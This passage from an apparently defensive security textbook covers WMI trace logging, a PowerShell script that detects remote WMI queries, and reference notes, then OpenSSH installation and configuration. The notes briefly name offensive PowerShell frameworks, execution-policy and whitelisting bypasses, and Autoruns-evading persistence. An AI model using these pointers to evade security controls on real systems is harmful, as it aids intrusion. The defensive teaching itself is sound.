To record each WMI query as it is run, an administrator can enable the WMI Tracing log. One way to do so it to start Event Viewer, then navigate View ➤ Show Analytic and Debug Logs. From the navigation pane, navigate Applications and Services Logs ➤ Microsoft ➤ Windows ➤ WMI-Activity ➤ Trace. Right-click on Trace and select Enable Log.

It is also possible to enable these logs remotely from the command line; to enable the WMI trace log on the remote host triton, the administrator can run the following command.

```
C:\Windows\system32>wevtutil set-log Microsoft-Windows-WMI-Activity/Trace /e:true /r:triton
**** Warning: Enabling this type of log clears it. Do you want to enable and
clear this log? [y/n]:
y
```

The WMI tracing log records a great deal of information, most of which would be considered noise or routine behavior by an administrator searching for evidence of attackers. The most interesting log entries have EventID 11. These events include the text of any WQL query run, the user that ran the query, and the host that issued the query. To reduce the noise, an administrator can search the logs for events with EventID 11 and retrieve only those where the query was run from a different system. Consider Listing 12-16.

Listing 12-16. Searching the WMI Trace log for remote WQL queries

```
$currenttime = Get-Date
$starttime = $currenttime.AddHours(-1)

foreach($system in Get-AdComputer -Filter *){
    $computername = $system.name

    $events = Get-WinEvent ` 
        -ComputerName $computername ` 
        -FilterHashTable ` 
        @{logname='Microsoft-Windows-WMI-Activity/Trace';` 
            id=11;} ` 
        -ErrorAction SilentlyContinue ` 
        -ErrorVariable ProcessError ` 
        -Oldest

    if($ProcessError){
        "Error examining $computername `n (Possibly no entries)"
        continue
    }

    foreach($event in $events) {
        $eventtime = $event.TimeCreated
        if($eventtime -ge $starttime){

            $eventXML = [xml]$event.ToXml()
            $operation = $eventXML.Event.UserData.Operation_New.Operation
```

CHAPTER 12 DEFENDING THE WINDOWS DOMAIN

```
$source = $eventXML.Event.UserData.Operation_New.ClientMachine
$wmiuser = $eventXML.Event.UserData.Operation_New.User

if($computername.ToString().ToLower() -ne $source.ToString().ToLower() ){
    "Host = $computername"
    "Time = $eventtime"
    "Command = $operation"
    "Source = $source"
    "User = $wmiuser"
    ""
}
}

}

}
```

The output of the script has the format

```
PS C:\Windows\system32> C:\Scripts\WMI-Trace.ps1
Host = GALATEA
Time = 12/12/2017 20:24:30
Command = IWbemServices::Connect
Source = VOYAGER2
User = NEPTUNE\narmstrong

Host = GALATEA
Time = 12/12/2017 20:24:30
Command = Start IWbemServices::ExecQuery - root\cimv2 : select * from Win32_
Process
Source = VOYAGER2
User = NEPTUNE\narmstrong
```

The administrator sees that there are two related WMI connections: the first sets up the service, while in the second the remote user narmstrong ran the WQL query `Select * from Win32_Process` on the target galatea from the source host voyager2. Both of these occurred in the hour before the script was run.

With all these logging techniques, remember that they are only valuable if they are read and analyzed.

Notes and References

For a different take on how to secure a Windows domain, see *Securing Windows Workstations: Developing a Secure Baseline* by Sean Metcalf at <https://adsecurity.org/?p=3299>. I can't say enough good things about the quality and value of this site; there are dozens of fantastic articles.

Software Restriction Policies

Windows has two sets of tools that can be used to control the execution of programs. The newer of these is Windows AppLocker, which has been available since Windows 7 and Windows Server 2008 R2. However, AppLocker is only available for Enterprise-level editions of Windows; see [https://technet.microsoft.com/en-us/library/hh831440\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/hh831440(v=ws.11).aspx) or [https://technet.microsoft.com/en-us/library/ee424382\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/ee424382(v=ws.11).aspx). Administrators that mix Software Restriction Policies and AppLocker in the same domain must account for the interaction between them; see [https://technet.microsoft.com/en-us/library/ee791851\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/ee791851(v=ws.11).aspx) or [https://technet.microsoft.com/en-us/library/ee449492\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/ee449492(v=ws.11).aspx). Because AppLocker is only available on Enterprise editions of Windows, and because of the complexity of dealing with the interactions between AppLocker and Software Restriction Policies, the text only covers Software Restriction Policies. A defender in an environment that fully supports AppLocker may prefer it to Software Restriction Policies, as it has many other features.

Other approaches to bypassing application whitelisting include <https://room362.com/post/2014/2014-01-16-application-whitelist-bypass-using-ieexec-dot-exe/>.

PowerShell

A nice overview of strategies to secure PowerShell in a corporate environment is the NCC Group Whitepaper *Managing PowerShell in a modern corporate environment*, <https://www.nccgroup.trust/uk/our-research/managing-powershell-in-a-modern-corporate-environment/>.

Details about PowerShell language modes can be found at https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_language_modes?view=powershell-5.1. The announcement that PowerShell 5.0 would use constrained language mode when software restriction policies (or AppLocker policies) were in effect was made at <https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/>. A discussion of the pros and cons of this approach were made in <https://www.sysadmins.lv/blog-en/powershell-50-and-applocker-when-security-doesnt-mean-security.aspx> and <https://www.sysadmins.lv/blog-en/powershell-50-and-applocker-when-security-doesnt-mean-security-part-2.aspx>.

There are many projects that provide offensive tools using PowerShell. These include:

- Empire: <https://github.com/EmpireProject/Empire>
- PowerSploit: <https://github.com/PowerShellMafia/PowerSploit>
- Nishang: <https://github.com/samratashok/nishang>

For more information about the PowerShell extensions to Meterpreter, visit <https://www.darkoperator.com/blog/2016/4/2/meterpreter-new-windows-powershell-extension>.

The idea for bypassing `__PSLockdownPolicy` using a directory named System32 comes from Matt Graeber <https://twitter.com/mattifestation/status/921509830644269062>. Scott Sutherland provides 15 ways to bypass PowerShell execution policies at <https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/>.

It would be nice if there were ways to log the command PowerShell executes. Unfortunately, this is not (yet) the case. The logging features in PowerShell are very dependent on the version of PowerShell, with PowerShell 5 possessing some very nice logging features indeed. Readers interested in learning more about PowerShell logging may wish to read *Greater Visibility Through PowerShell Logging*, by Matthew Dunwoody at https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html. Malware Archeology has a cheat sheet at <https://www.malwarearcheology.com/s/Windows-PowerShell-Logging-Cheat-Sheet-ver-Sept-2017-v21.pdf> that is also quite useful.

Persistence

The text focuses on domain-level solutions to detecting persistence on a domain. That said, there are techniques for installing persistence while evading Autoruns, primarily by abusing the search order, and using .com instead of .exe. As an example of the technique, consider <https://blog.consciousshacker.io/index.php/2017/10/25/evading-microsofts-autoruns/>. The blog <http://www.hexacorn.com/blog/> contains a series of articles *Beyond good ol' Run key* that describe interesting ways to maintain persistence. These are located in the category "Autostart (Persistence)."

When trying to run code on all the systems in the domain, the text uses the technique of specifying the hosts in a text file and then running `psexec @host_list` command. Interestingly though, `psexec` supports wild cards in the host name, so it is also possible to run `psexec *` command. I have found this to be less reliable as this will occasionally fail with system error 6118 for unknown reasons.

WMI

The text uses Sysmon to generate log entries when WMI is used. However, it is also possible to create a .mof file and use WMI to generate log entries whenever WMI is modified. Take a look at `WMI_Monitor` by Tim Parisi at https://github.com/realparisi/WMI_Monitor.

Mimikatz

The approach described in the text to identify Mimikatz is taken from the work of Roberto Rodriguez and his Cyber Wardog Lab at https://cyberwardog.blogspot.de/2017/03/chronicles-of-threat-hunter-hunting-for_22.html.

The approach to detecting Mimikatz that relies on GrantedAccess values of 0x1410 was described by Mark Russinovich at the RSA Conference in 2017, “How to Go from Responding to Hunting with Sysinternals Sysmon”; https://www.rsaconference.com/writable/presentations/file_upload/hta-t09-how-to-go-from-responding-to-hunting-with-sysinternals-sysmon.pdf.

For a nice overview of LSASS, take a look at [https://technet.microsoft.com/en-us/library/dn751047\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn751047(v=ws.11).aspx) or [https://technet.microsoft.com/en-us/library/hh994565\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/hh994565(v=ws.11).aspx).

The Protected Users group on Windows Server 2012 R2 and later domains is described at <https://technet.microsoft.com/en-us/library/dn466518.aspx>.

For more information about LSA protection, take a look at [https://technet.microsoft.com/en-us/library/dn408187\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn408187(v=ws.11).aspx) or <https://support.microsoft.com/en-us/help/2871997/microsoft-security-advisory-update-to-improve-credentials-protection-a>.

For more ideas about defending against Mimikatz, consider Jim Shaver’s piece at <https://jimshaver.net/2016/02/14/defending-against-mimikatz/>. Another great source of information about Mimikatz, including defenses, is https://adsecurity.org/?page_id=1821.

Local Administrator Accounts

To see all of the well-known SID values, see <https://support.microsoft.com/en-us/help/243330/well-known-security-identifiers-in-windows-operating-systems>.

The Local Administrator Password Solution (LAPS) is well described at <https://technet.microsoft.com/en-us/mt227395.aspx> or <https://blogs.technet.microsoft.com/askpfeplat/2015/12/28/local-administrator-password-solution-laps-implementation-hints-and-security-nerd-commentary-including-mini-threat-model/>. Chris Brown has a nice piece on how to deploy LAPS at <https://flamingkeys.com/deploying-the-local-administrator-password-solution-part-1/>.

Networking

Core to detecting network behavior is enabling Audit Filtering Platform Connection; this is described in more detail at [https://technet.microsoft.com/en-us/library/dn311466\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn311466(v=ws.11).aspx).

To understand more about NetBIOS over TCP/IP, check out [https://technet.microsoft.com/en-us/library/dn311466\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn311466(v=ws.11).aspx).

The use of DNS block lists by Windows is described at <https://technet.microsoft.com/en-us/library/cc995158.aspx>.

Microsoft has two nice articles that describe how and why to disable SMBv1: <https://blogs.technet.microsoft.com/secguide/2017/06/15/disabling-smbv1-through-group-policy/> and <https://blogs.technet.microsoft.com/staysafe/2017/05/17/disable-smb-v1-in-managed-environments-with-ad-group-policy/>. More information about how to disable SMBv1, SMBv2, and SMBv3 is available from <https://support.microsoft.com/en-us/help/2696547/how-to-detect-enable-and-disable-smbv1-smbv2-and-smbv3-in-windows-and>. This piece also explains what happens when SMBv2 or SMBv3 is disabled.

Dane Stuckey has a nice article that describes ways to use the Windows Firewall to reduce threats and the risk from lateral movement at <https://medium.com/@cryps1s/endpoint-isolation-with-the-windows-firewall-462a795f4cfb>. He recommends that readers start with Jessica Payne's talk "Demystifying the Windows Firewall" from Ignite 2016 at <https://channel9.msdn.com/Events/Ignite/New-Zealand-2016/M377>.

Detecting Lateral Movement

I cannot say enough good things about *Detecting Lateral Movement through Tracking Event Logs* produced by JPCert Coordination Center at https://www.jpcert.or.jp/english/pub/sr/ir_research.html. Two other great references are the following:

- *Detecting Lateral Movements in Windows Infrastructure*, http://cert.europa.eu/static/WhitePapers/CERT-EU_SWP_17-002_Lateral_Movements.pdf
- *Spotting the Adversary with Windows Event Log Monitoring*, NSA, <https://cryptome.org/2014/01/nsa-windows-event.pdf>

As long as this chapter is, it still just scratches the surface. I wish I had space to talk about WSUS for application management or tools and techniques to analyze systems (like Mandiant Redline) or to analyze binaries (like ProcDot, Winitor, or Crtypam).

CHAPTER 13

Network Services

Introduction

An administrator running a network needs to securely provide services to users. This chapter introduces some common network services.

Secure Shell, or SSH, is used to provide remote access to systems. It is typically used to provide command-line access, but SSH can also be used with an X Server to provide a graphical interface. SSH can also be used to copy files using `sftp` and `scp`. Although SSH is robust, it is not without its security issues. When using passwords for authentication, it is vulnerable to a brute force attack.

FTP servers are an older way to share files. Today, FTP servers are used primarily to share files publicly, as though the protocol allows for the use of authentication, it passes credentials in plaintext. The Linux distributions considered in this book include the `vsftpd` server to allow them to be configured as FTP servers.

Windows file servers can be built from Windows Server 2008 R2, 2012, 2012 R2, and 2016 and incorporated into an existing domain infrastructure. These servers can be configured to provide their file share as a drive letter for Windows clients, either in the form of individual file shares for individual users, or as a common file share for a group of users. Similar services can be provided by Linux servers running Samba.

Remote Desktop allows users to obtain a remote, full graphical user interface on a Windows system. Remote desktop can be configured as part of a domain's group policies. Linux clients like Remmina, vinagre, and rdesktop can connect to Windows remote desktop servers.

SSH

A user uses a client to connect to an SSH server. On Linux systems, the client is usually a variant of OpenSSH and is included by default. The OpenSSH server may or may not be installed as part of the default installation of the system. The usual port for SSH is TCP/22.

Linux Client Programs

Linux clients that interact with SSH servers include the OpenSSH client, `ssh`, and the file transfer programs `scp` and `sftp`.

SSH Client

If a host is running an SSH server, clients connect to it by providing the username and host, then authenticating.

```
[cgauss@girtab ~]$ ssh egalois@wei.stars.example
The authenticity of host 'wei.stars.example (10.0.2.91)' can't be established.
ECDSA key fingerprint is 41:24:92:77:59:5f:c7:4c:21:bb:46:ad:cf:93:2f:8f.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'wei.stars.example,10.0.2.91' (ECDSA) to the list of
known hosts.

Password: <enter password here>
Last login: Sun Jan 15 15:42:36 2017 from spica.stars.example
Have a lot of fun...
```

The first time a user connects to an SSH server, the server provides their public key and displays the fingerprint of that key. If the user accepts the public key, it is stored locally on the client, typically in the file `~/.ssh/known_hosts` relative to the home directory of that user. Subsequent connections to the same server from that client check the presented public key against the stored key. If they do not match, the user is warned, and the connection prohibited.

Scp and Sftp Clients

In addition to providing shell access, OpenSSH has two programs that can be used to manipulate files on the remote server. The tool `sftp` provides an interactive command-line environment to upload and download files from the remote host.

```

egalois@wei:~/Desktop> sftp cgauss@girtab.stars.example
cgauss@girtab.stars.example's password: <enter password here>
Connected to giltab.stars.example.

sftp> help
Available commands:
bye                                Quit sftp
cd path                             Change remote directory to 'path'
chgrp grp path                      Change group of file 'path' to 'grp'
chmod mode path                      Change permissions of file 'path' to 'mode'
chown own path                      Change owner of file 'path' to 'own'
df [-hi] [path]                      Display statistics for current directory or
                                         filesystem containing 'path'
exit                               Quit sftp
get [-Ppr] remote [local]           Download file
reget remote [local]                Resume download file
help                               Display this help text
lcd path                            Change local directory to 'path'
lls [ls-options [path]]             Display local directory listing
lmkdir path                          Create local directory
ln [-s] oldpath newpath              Link remote file (-s for symlink)
lpwd                               Print local working directory
ls [-1afhlnrSt] [path]              Display remote directory listing
lumask umask                         Set local umask to 'umask'
mkdir path                           Create remote directory
progress                            Toggle display of progress meter
put [-Ppr] local [remote]           Upload file
pwd                                 Display remote working directory
quit                               Quit sftp
rename oldpath newpath              Rename remote file
rm path                             Delete remote file
rmdir path                           Remove remote directory
symlink oldpath newpath              Symlink remote file
version                            Show SFTP version
!command                           Execute 'command' in local shell
!                                 Escape to local shell
?                                 Synonym for help

```

To copy a single file, the tool scp can be used.

```
[cgauss@girtab ~]$ scp ./testfile egalois@wei.stars.example:/home/egalois/Desktop/
test_file
Password: <enter password here>
testfile                                         100%   23      0.0KB/s  00:00
```

The syntax is similar to the standard file copy program cp, save that now the source or destination can be a remote system specified as user@host:file.

Installing OpenSSH Server on Linux

The OpenSSH server is available for all the Linux distributions under consideration.

OpenSSH Server on CentOS 5, 6

By default, on CentOS systems OpenSSH is installed and set to start on boot and the proper port (TCP/22) is open in the firewall. If the service is not already installed, it can be installed with the command

```
[root@Spica ~]# yum install openssh-server
```

To check the status of the sever on a CentOS 5 or 6 system, run the command

```
[root@Spica ~]# service sshd status
openssh-daemon (pid 3012) is running
```

To restart the server, run

```
[root@Spica ~]# service sshd restart
Stopping sshd:                                     [  OK  ]
Starting sshd:                                      [  OK  ]
```

The same syntax is used to stop or start the service. To verify that OpenSSH is set to start on boot, use the command

```
[root@Spica ~]# chkconfig --list sshd
sshd       0:off  1:off  2:on   3:on   4:on   5:on   6:off
```

This shows that OpenSSH is set to start with boot in runlevel 5, the default runlevel for CentOS. The chkconfig command can be used to enable or disable a service in one or more runlevels. For example, to disable OpenSSH in runlevel 4, run the command

```
[root@Spica ~]# chkconfig --level 4 sshd off
[root@Spica ~]# chkconfig --list sshd
sshd       0:off  1:off  2:on   3:on   4:off  5:on   6:off
```

CentOS 5 and CentOS 6 include the graphical tool `/usr/sbin/system-config-services` to manage system services (Figure 13-1). It appears in the menu in different places (CentOS 5: System > Administration > Server Settings > Services; CentOS 6: System > Administration > Services). The tool allows the user to start/stop/restart system services, as well as enable/disable them for subsequent system restarts.



Figure 13-1. Configuring services on CentOS 6.2

Once installed, the proper port (TCP/22) must be opened in the firewall; see Chapter 1 for techniques.

OpenSSH Server on CentOS 7

OpenSSH server is installed on CentOS 7 in the same fashion as CentOS 5 and CentOS 6. The difference between the distributions lies in the fact that CentOS 7 uses systemd, while CentOS 5 and CentOS 6 use SysVInit.

To see the status of the OpenSSH server on CentOS 7, use the command

```
[root@tsih ~]# systemctl status sshd
● sshd.service - OpenSSH server daemon
   Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2017-12-26 14:20:38 EST; 2min 41s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
```

CHAPTER 13 NETWORK SERVICES

```
Main PID: 1395 (sshd)
CGroup: /system.slice/sshd.service
└─1395 /usr/sbin/sshd -D

Dec 26 14:20:38 tsih.stars.example systemd[1]: Started OpenSSH server daemon.
Dec 26 14:20:38 tsih.stars.example systemd[1]: Starting OpenSSH server daemon...
Dec 26 14:20:39 tsih.stars.example sshd[1395]: Server listening on 0.0.0.0 p....
Dec 26 14:20:39 tsih.stars.example sshd[1395]: Server listening on :: port 22.
Hint: Some lines were ellipsized, use -l to show in full.
```

The server can be restarted with the command

```
[root@tsih ~]# systemctl restart sshd
```

To verify that the server will start on boot, run the command

```
[root@tsih ~]# systemctl is-enabled sshd
Enabled
```

The proper ports in the firewall must be opened.

OpenSSH Server on OpenSuSE

OpenSSH server is installed by default on OpenSuSE, though the service may not be started. If OpenSSH server is not installed, the package can be installed with the command

```
nunki:~ # zypper install openssh
```

The service is managed from the command line with the same systemd tools as CentOS 7.

```
rasalhague:~ # systemctl enable sshd
ln -s '/usr/lib/systemd/system/sshd.service' '/etc/systemd/system/multi-user.target.wants/sshd.service'

rasalhague:~ # systemctl start sshd
rasalhague:~ # systemctl status sshd
sshd.service - OpenSSH Daemon
   Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled)
     Active: active (running) since Tue 2017-12-26 16:38:07 EST; 1s ago
    Process: 2214 ExecStartPre=/usr/sbin/sshd-gen-keys-start (code=exited, status=0/
               SUCCESS)
   Main PID: 2218 (sshd)
      CGroup: /system.slice/sshd.service
              └─2218 /usr/sbin/sshd -D
```

```
Dec 26 16:38:07 rasalhague systemd[1]: Started OpenSSH Daemon.
Dec 26 16:38:07 rasalhague sshd[2218]: Server listening on 0.0.0.0 port 22.
Dec 26 16:38:07 rasalhague sshd[2218]: Server listening on :: port 22.
```

The exception is OpenSuSE 11.4, which still uses SysVInit; it is controlled in the same fashion as CentOS 5 or CentOS 6.

```
diphda:~ # service sshd start
Starting SSH daemon                                         done
diphda:~ # service sshd status
Checking for service sshd                                     running
```

The OpenSUSE graphical tool to manage services is YaST (Figure 13-2), which is available from the main menu. From the YaST control center, select System, then either System Services (Runlevel), System Services, or System Manager depending on the OpenSuSE release. A separate dialog box is launched that allows the user to configure the services running on the system.

YaST is also used to open the necessary ports in the firewall.



Figure 13-2. Using YaST to configure the OpenSSH server on OpenSuSE 13.1

OpenSSH Server on Mint and Ubuntu

OpenSSH is not installed by default on Ubuntu or Mint systems but can be installed with `apt-get`; the package name is `openssh-server`.

```
jmaxwell@prokne:~$ sudo apt-get install openssh-server
```

Once OpenSSH is installed, it is started and configured to start on boot. To see if the service is running, on older systems up to Ubuntu 14.10 or Mint 17.3, the command is

```
jmaxwell@pretoria:~$ service ssh status
ssh start/running, process 931
```

On newer systems beginning with Ubuntu 15.04 or Mint 18, the command is

```
maxwell@prokne:~$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2017-12-26 17:32:33 EST; 1h 51min ago
     Main PID: 4234 (sshd)
      CGroup: /system.slice/ssh.service
              └─4234 /usr/sbin/sshd -D

Dec 26 17:32:33 prokne systemd[1]: Started OpenBSD Secure Shell server.
Dec 26 17:32:33 prokne sshd[4234]: Server listening on 0.0.0.0 port 22.
Dec 26 17:32:33 prokne sshd[4234]: Server listening on :: port 22.
```

Notice that in either case the name of the service is `ssh` rather than `sshd`.

Configuring OpenSSH Server on Linux

Configuration for the OpenSSH server is contained in the file `/etc/ssh/sshd_config`. Different versions of OpenSSH have slightly different configuration files, but there are many common elements between versions.

OpenSSH Server: Networking and Protocol

As an example, consider the configuration file `/etc/ssh/sshd_config` from Ubuntu 15.10. The file begins

```
# Package generated configuration file
# See the sshd_config(5) manpage for details
# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
```

The start of the configuration file indicates that the OpenSSH server will use TCP/22. In default OpenSSH configuration files, the convention is that lines that are commented out represent the default values. As such, this server listens on all available IPv4 (0.0.0.0) and all available IPv6 (::) addresses.

There are two versions of the SSH protocol, version 1 and version 2. The older protocol 1 is flawed and should not be used. Some versions of OpenSSH use protocol 2 by default and allow a downgrade to Protocol 1 if requested by the client; this too is insecure. This configuration file explicitly tells OpenSSH to only use protocol 2.

OpenSSH Server: Key Locations

The configuration file continues with information about the locations of the host keys, which are stored in their default locations.

```
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024
```

Each key comes as a pair, with a private key and a public key; the public key has the same name but with the file extension .pub. For example, the RSA private key in this system is named /etc/ssh/ssh_host_rsa_key and the corresponding public key is named /etc/ssh/ssh_host_rsa_key.pub.

This system has four types of keys: RSA, DSA, Elliptic Curve (ecdsa), and EdDSA (ed25519). Not every version of OpenSSH supports every key. The version of OpenSSH included with Ubuntu did not include ecdsa until Ubuntu 11.10, and did not include ed25519 until Ubuntu 14.04.

Keys come in different sizes; the size of a key can be checked with the tool ssh-keygen. For example, to find the size of the RSA key, run the command

```
jmaxwell@prokne:~$ sudo ssh-keygen -l -f /etc/ssh/ssh_host_rsa_key
2048 SHA256:27NwqtFcyT8SrMyrtjCyp7fqx6DIP8s2hmhTrkfnFiU root@prokne (RSA)
```

This shows that the RSA key is 2048 bits. Similarly, to find the key size for the DSA key, ECDSA key, or ed25519 key, run the commands

```
jmaxwell@prokne:~$ sudo ssh-keygen -l -f /etc/ssh/ssh_host_dsa_key
1024 SHA256:inImJ2yuR9XPU7zeYv9XLzZqCHyIOQxwD5Nl3aM/Cn8 root@prokne (DSA)
```

```
jmaxwell@prokne:~$ sudo ssh-keygen -l -f /etc/ssh/ssh_host_ecdsa_key
256 SHA256:mIXTHmqrWObzUdgyPouX50vIDlyvOsBIBteTGK9KxTY root@prokne (ECDSA)
```

```
jmaxwell@prokne:~$ sudo ssh-keygen -l -f /etc/ssh/ssh_host_ed25519_key
256 SHA256:aMLQGkdUj4Vzh7w4u3Ir8yNBBQmHIuJ3lb8/lTVj1co root@prokne (ED25519)
```

The National Institute of Science and Technology (NIST) has made recommendations for key sizes in NIST Special Publication 800-57, Part 1, Revision 3. They compare different algorithms and estimate the number of bits of security provided by each; they also make recommendations as to which should be used for sensitive but unclassified data; these are summarized in Table 13-1.

Table 13-1. Comparable Cryptographic Strengths and NIST Recommendations. Taken from NIST Special Publication 800-57, Part 1, Revision 4 (<http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-57pt1r4.pdf>) Tables 2 and 4

| Bits of Security | DSA (Public key size / Private key size) | RSA (Key size) | ECDSA (Key Size) | Recommendation |
|------------------|--|----------------|------------------|--|
| 80 | 1024 / 160 | 1024 | 160–223 | Deprecated in 2011–2013; disallowed thereafter |
| 112 | 2048 / 224 | 2048 | 225–255 | Acceptable through 2030 |
| 128 | 3072 / 256 | 3072 | 256–283 | Acceptable beyond 2030 |
| 192 | 7680 / 384 | 7680 | 384–511 | Acceptable beyond 2030 |
| 256 | 15360 / 512 | 15360 | 512+ | Acceptable beyond 2030 |

OpenSSH Server: Key Creation

OpenSSH keys are generated the first time the daemon is started. If OpenSSH is running on a virtual machine and that virtual machine is copied/cloned, then the copy/clone will have the same public and private keys as the original system. This can open the system up to a man in the middle attack.

It is possible to generate new server key pairs using the command `ssh-keygen`. For example, to create a new 2048-bit RSA key pair, an administrator can run the following.

```
jmaxwell@prokne:~$ sudo ssh-keygen -t rsa -b 2048 -f /etc/ssh/ssh_host_rsa_key
Generating public/private rsa key pair.
/etc/ssh/ssh_host_rsa_key already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /etc/ssh/ssh_host_rsa_key.
Your public key has been saved in /etc/ssh/ssh_host_rsa_key.pub.
The key fingerprint is:
SHA256:27NwqtFcyT8SrMyrtjCyp7fqx6DIP8s2hmhTrkfnFiU root@prokne
The key's randomart image is:
```

```
+---[RSA 2048]----+
|   |
|   |
|   |
|   E . o .
|   o S *
|   .o o = = o
|+.*o= o O = o
|+=.X==.. = + .
|.o%X*o++o .
+---[SHA256]----+
```

Here the `-t` flag specifies the type of key to be generated (RSA), the `-b` flag specifies the size of the key (2048 bits), and the `-f` flag specifies the name of the output file. This command generates both the private key `/etc/ssh/ssh_host_rsa_key` and the public key `/etc/ssh/ssh_host_rsa_key.pub`. A passphrase can be used to protect keys generated by OpenSSL; however, if a passphrase is used, then OpenSSH would be unable to start without it. For this reason, passphrases are rarely used to protect server keys. Once the key is changed, the server needs to be restarted.

Other possibilities for the type include `dsa`, `ec` (which provides `ecdsa`), and `ed25519`. When generating an `ed25519` key, the key size does not need to be specified.

OpenSSH Server: Logging

Returning to the configuration file `/etc/ssh/sshd_config` on Ubuntu 15.10, it continues with settings for logging.

```
# Logging
SyslogFacility AUTH
LogLevel INFO
```

The `LogLevel` can take the values `quiet`, `fatal`, `error`, `info`, `verbose`, `debug1`, `debug2`, or `debug3`, with later values recording more data than earlier ones. CentOS overrides the default log facility (`auth`) and replaces it with `authpriv`. This behavior is particular to CentOS distributions and is not replicated by OpenSuSE/Mint/Ubuntu.

OpenSSH Server: Authentication

The configuration file continues with basic settings for authentication.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin without-password
StrictModes yes
```

By default, a user has two minutes to successfully authenticate before the connection is closed.

The root user can also log in directly as root; this is the default behavior and a security problem. There is usually no benefit to allowing this; a user that needs root credentials remotely should log in as a regular user and use `sudo` (or `su`) to execute administrative commands. Preventing direct root login provides an audit trail for the use of the privileged accounts.

Although root may log in directly, root (in this configuration file) cannot log in using a password. Instead the user must use public key authentication.

OpenSSH Server: Public Key Authentication

The configuration file next contains the settings for public key authentication.

```
RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile %h/.ssh/authorized_keys
```

Public key authentication can be used in place of passwords. Suppose that a user on one system (the client) wants to use public key authentication to connect via SSH to a second system (the server). The user's first step is to construct a key pair for the user on the client. This is done with the tool `ssh-keygen`; for example, to generate an ed25519 key pair, a user on the client runs the command

```
jmaxwell@pretoria:~$ ssh-keygen -t ed25519
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/jmaxwell/.ssh/id_ed25519):
Created directory '/home/jmaxwell/.ssh'.
Enter passphrase (empty for no passphrase): <return>
Enter same passphrase again: <return>
Your identification has been saved in /home/jmaxwell/.ssh/id_ed25519.
Your public key has been saved in /home/jmaxwell/.ssh/id_ed25519.pub.
The key fingerprint is:
8c:49:30:05:3d:5b:c7:99:b3:b5:65:8c:cf:ca:d9:f2 jmaxwell@pretoria
The key's randomart image is:
---[ED25519 256--+
| ++. . o o |
| oo . * o + |
| .+ . + * |
| ..+ . . o |
| o S . + |
| = . |
```

```

|   o   |
|   E   |
|       |
+-----+

```

Next, the user copies the public key to the user's account(s) on the server. The username on the client does not have to be the same as the username on the server; in fact, they can be completely unrelated. Moreover, the same key pair can be used to authenticate as different usernames on the server. For each username on the server, OpenSSH stores the public keys that can be used to log in to that username in the authorized keys file, `~/.ssh/authorized_keys` (specified by the configuration file) within the home directory for that username. Each username has a different authorized keys file.

To simplify the process of copying a public key to a server, the user can use the command `ssh-copy-id`. Run the command on the client, specifying the remote server and username, then authenticate via passwords.

```
jmaxwell@pretoria:~$ ssh-copy-id cgauss@prokne.asteroid.test
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter
out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted
now it is to install the new keys
cgauss@prokne.asteroid.test's password: <enter password here>

Number of key(s) added: 1
```

Now try logging into the machine, with: "ssh 'cgauss@prokne.asteroid.test'" and check to make sure that only the key(s) you wanted were added.

This copies the public key from the user `jmaxwell` on the client `pretoria` to the authorized keys file for the user `cgauss` on the server `prokne`. A check on the server by the user `cgauss` shows that the public key has been copied:

```
cgauss@prokne:~$ cat /home/cgauss/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAIAIXL9/4K8UgUw8adcNzQ4JCQrLnnxd451ceYEEY
4XckB jmaxwell@pretoria
```

Subsequent connections to the server from the same client and the same user can then be made without a password.

```
jmaxwell@pretoria:~$ ssh cgauss@prokne.asteroid.test
Welcome to Ubuntu 15.10 (GNU/Linux 4.2.0-16-generic x86_64)
```

This same key can be copied to the same server for a different username and used in the same fashion.

Some versions of `ssh-copy-id` require that the location of the identity file be manually specified with the `-i` flag.

The use of a key can be restricted by configuring the authorized keys file. For example, to only allow a key to be accepted only from the IP address 10.0.3.50, update the authorized keys file with a `from` directive.

```
from="10.0.3.50" ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIXL9/4K8UgUw8adcNzQ4J
CQrLnnxd451ceYEEY4XckB jmaxwell@pretoria
```

The structure of the file remains unchanged; in particular, the entire directive still occurs on a single line.

Protecting SSH Keys

In this example, the user did not specify a passphrase for their user key, but this is not a good security practice. The process of using a key protected with a passphrase is like using an unprotected key. Start by generating a key on the client, providing a real passphrase.

```
egalois@wei:~> ssh-keygen -t ecdsa -b 256
